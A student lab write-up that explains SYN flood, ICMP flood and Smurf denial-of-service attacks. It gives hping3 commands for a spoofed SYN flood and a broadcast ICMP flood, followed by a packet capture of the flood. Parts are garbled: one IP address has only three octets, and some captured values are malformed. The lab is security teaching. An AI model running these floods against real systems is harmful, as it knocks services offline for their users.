Animesh Parab t2-t21 88

Assignment

Aim:- Simulate DOS attack using HPING3.

Lab Outcome Attained :- LO5

Theory:-

What is Denial of Service Atack?

A Denial of Service (DoS) attack is a malicious attempt to disrupt the normal functioning of a computer system, network, or online service by overwhelming it with a flood of illegitimate requests or traffic. The primary goal of a DoS attack is to make a resource, such as a website or server, unavailable to its intended users. It does so by consuming the target's resources, such as bandwidth, processing power, or memory, to the point where it cannot handle legitimate requests.

Explain SYN flood, ICMP flood and SMURF attack.

Three common types of DoS attacks:

SYN Flood Attack:

A SYN flood attack is a type of network-based DoS attack that targets the threeway handshake process in the Transmission Control Protocol (TCP), which is used for establishing connections between devices on the internet.

In a TCP connection, the client sends a SYN (synchronize) packet to initiate a connection with a server. The server is expected to respond with a SYN-ACK (synchronizeacknowledgment) packet, and then the client responds with an ACK

(acknowledgment) packet to complete the handshake and establish the connection. In a SYN flood attack, the attacker sends a high volume of SYN packets to the target server, but they do not complete the handshake by sending the expected ACK packets. This leaves the server waiting for the final ACKs, tying up its resources and preventing it from accepting legitimate connections.

SYN flood attacks can quickly overwhelm a server's ability to handle incoming connections, leading to service disruption.

ICMP Flood Attack:

An ICMP (Internet Control Message Protocol) flood attack, also known as a "ping flood" attack, targets the ICMP protocol, which is used for network diagnostics, particularly the "ping" command.

In this type of attack, the attacker sends a high volume of ICMP echo requests (ping requests) to the target system. Each request typically generates a response from the target, creating a flood of traffic.

ICMP flood attacks can consume the target's network bandwidth and processing resources, making it difficult for legitimate network traffic to pass through. This results in network congestion and service degradation or unavailability.

SMURF Attack:

A SMURF attack is a network-based DoS attack that takes advantage of ICMP and IP addressing.

In a SMURF attack, the attacker sends a large number of ICMP echo request (ping) packets to an IP broadcast address, typically spoofing the source IP address to make it appear as if the requests are coming from the victim's IP address. When these requests are sent to the broadcast address, all devices on the target network respond with ICMP echo replies. With a high enough volume of requests, this can flood the victim's network, overwhelming its resources and causing a DoS. To mitigate DoS attacks, organizations use various security measures, including firewalls, intrusion detection systems (IDS), intrusion prevention systems (IPS), and content delivery networks (CDNs). These tools help identify and filter out malicious traffic, allowing legitimate traffic to reach its destination. Additionally, proper network design and configuration can help minimize the impact of DoS attacks.


Write the Hping3 commands used for performing SYN flood and ICMP flood.

Syn flood :

hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.1.159 ICMP flood:

hping3 -1 --flood -a 192.168.103 192.168.1.255

Output Screenshots:-



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21:33:33.512837 IP 159.255.118.25.5555 > 192.168.1.159.80: Flags [S], seq 525299087:525299127, win 64, length 120: HTTP
21:33:33.522520 IP 159.157.124.107.5556 > 192.168.1.159.80: Flags [S], seq 1481118570:1481118690, win 64, length 120: HTTP
21:33:33.526511 IP 49.165.200.13.5765 > 192.168.1.159.80: Flags [S], seq 373764103:373764223, win 64, length 120: HTTP
21:33:33.533558 IP 117.137.227.248.5557 > 192.168.1.159.80: Flags [S], seq 1253057799:1253305919, win 64, length 120: HTTP
21:33:33.545209 IP 69.72.136.176.5558 > 192.168.1.159.80: Flags [S], seq 1703744130:1703744250, win 64, length 120: HTTP
21:33:33.545235 IP 105.4.221.89.5560 > 192.168.1.159.80: Flags [S], seq 121504987:121505107, win 64, length 120: HTTP
21:33:33.556586 IP 196.165.228.164.5561 > 192.168.1.159.80: Flags [S], seq 901964969:901965089, win 64, length 120: HTTP
21:33:33.563569 IP 227.152.5.127.5802 > 192.168.1.159.80: Flags [S], seq 846471944:846472064, win 64, length 120: HTTP
21:33:33.572473 IP 164.47.172.26.5562 > 192.168.1.159.80: Flags [S], seq 1145998142:1145998262, win 64, length 120: HTTP
21:33:33.579359 IP 22.29.2.52.5563 > 192.168.1.159.80: Flags [S], seq 169889196:169889316, win 64, length 120: HTTP
21:33:33.589088 IP 227.191.79.36.5608 > 192.168.1.159.80: Flags [S], seq 1244124856:1244124976, win 64, length 120: HTTP
21:33:33.603306 IP 119.227.36.233.5565 > 192.168.1.159.80: Flags [S], seq 438166914:438167034, win 64, length 120: HTTP
21:33:33.604965 IP 207.55.129.246.5566 > 192.168.1.159.80: Flags [S], seq 131638839:131638959, win 64, length 120: HTTP
21:33:33.622460 IP 250.227.48.248.5593 > 192.168.1.159.80: Flags [S], seq 1088210362:1088210482, win 64, length 120: HTTP
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21:33:33.644830 IP 65.124.137.143.5583 > 192.168.1.159.80: Flags [S], seq 2132656423:2132656543, win 64, length 120: HTTP
21:33:33.652589 IP 140.135.114.239.5573 > 192.168.1.159.80: Flags [S], seq 13967979:13968099, win 64, length 120: HTTP
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21:33:33.686105 IP 54.118.229.124.5575 > 192.168.1.159.80: Flags [S], seq 1062466761:1062466881, win 64, length 120: HTTP
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21:33:33.756985 IP 55.186.160.25.5580 > 192.168.1.159.80: Flags [S], seq 218571662:218571782, win 64, length 120: HTTP
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21:33:33.778123 IP 47.71.231.2.5582 > 192.168.1.159.80: Flags [S], seq 1760895:1276670715, win 64, length 120: HTTP
21:33:33.778349 IP 64.105.171.116.5586 > 192.168.1.159.80: Flags [S], seq 3936787163936788836, win 64, length 120: HTTP
21:33:33.780154 IP 218.231.5.51.5589 > 192.168.1.159.80: Flags [S], seq 1444643947:1444644067, win 64, length 120: HTTP
21:33:33.782417 IP 0.159.158.54.5590 > 192.168.1.159.80: Flags [S], seq 363642928:363643048, win 64, length 120: HTTP
21:33:33.784283 IP 237.52.17.13.5591 > 192.168.1.159.80: Flags [S], seq 1807319071:1807319191, win 64, length 120: HTTP
21:33:33.797909 IP 231.65.217.180.5734 > 192.168.1.159.80: Flags [S], seq 411917354:411917474, win 64, length 120: HTTP
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21:33:44.645812 IP 0.0.0.68 > 255.255.255.255.67: BOOTP/DHCP, Request from 08:00:27:1a:eb:ad, length 300
21:33:44.848756 IP6 fe80::e524:8e09:bf1b:b6b7 > ff02::16: HBH ICMP6, multicast listener report v2, 2 group record(s), length 48
21:33:45.540538 ARP, Request who-has 10.0.2.2 tell 10.0.2.15, length 28
21:33:46.568282 ARP, Request who-has 10.0.2.2 tell 10.0.2.15, length 28
21:33:47.595714 ARP, Request who-has 10.0.2.2 tell 10.0.2.15, length 28
21:33:47.897631 IP 0.0.0.0.68 > 255.255.255.255.67: BOOTP/DHCP, Request from 08:00:27:1a:eb:ad, length 300
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21:33:54.824847 IP 157.128.172.93.46040 > 192.168.1.159.80: Flags [S], seq 1143404615:1143404735, win 64, length 120: HTTP
21:33:54.824880 IP 198.255.146.15.46041 > 192.168.1.159.80: Flags [S], seq 288095268:288095388, win 64, length 120: HTTP
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21:33:54.900296 IP 231.105.71.228.46242 > 192.168.1.159.80: Flags [S], seq 695710013:695710133, win 64, length 120: HTTP
21:33:54.916739 IP 96.160.96.228.46243 > 192.168.1.159.80: Flags [S], seq 1747331316:1747331436, win 64, length 120: HTTP
21:33:54.919480 IP 217.149.65.164.46245 > 192.168.1.159.80: Flags [S], seq 1733448392:1733448512, win 64, length 120: HTTP
21:33:54.941057 IP 106.91.58.99.46247 > 192.168.1.159.80: Flags [S], seq 729312171:729313391, win 64, length 120: HTTP
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21:33:55.087973 IP 58.47.151.95.46260 > 192.168.1.159.80: Flags [S], seq 1772187200:1772187320, win 64, length 120: HTTP
21:33:55.094131 IP 227.54.162.27.46261 > 192.168.1.159.80: Flags [S], seq 1732465732:1732465852, win 64, length 120: HTTP
21:33:55.097000 IP 173.160.13.231.46262 > 192.168.1.159.80: Flags [S], seq 572214795:572214915, win 64, length 120: HTTP
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21:33:55.215223 IP 193.165.115.227.46267 > 192.168.1.159.80: Flags [S], seq 509925679:509925799, win 64, length 120: HTTP
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Conclusion:-Learnt more about the network analysis and security assessment tools. Explored various network probing and testing techniques, which are valuable skills in the field of network administration and cybersecurity.Also executed several hping3 commands and performed DOS attack using hping3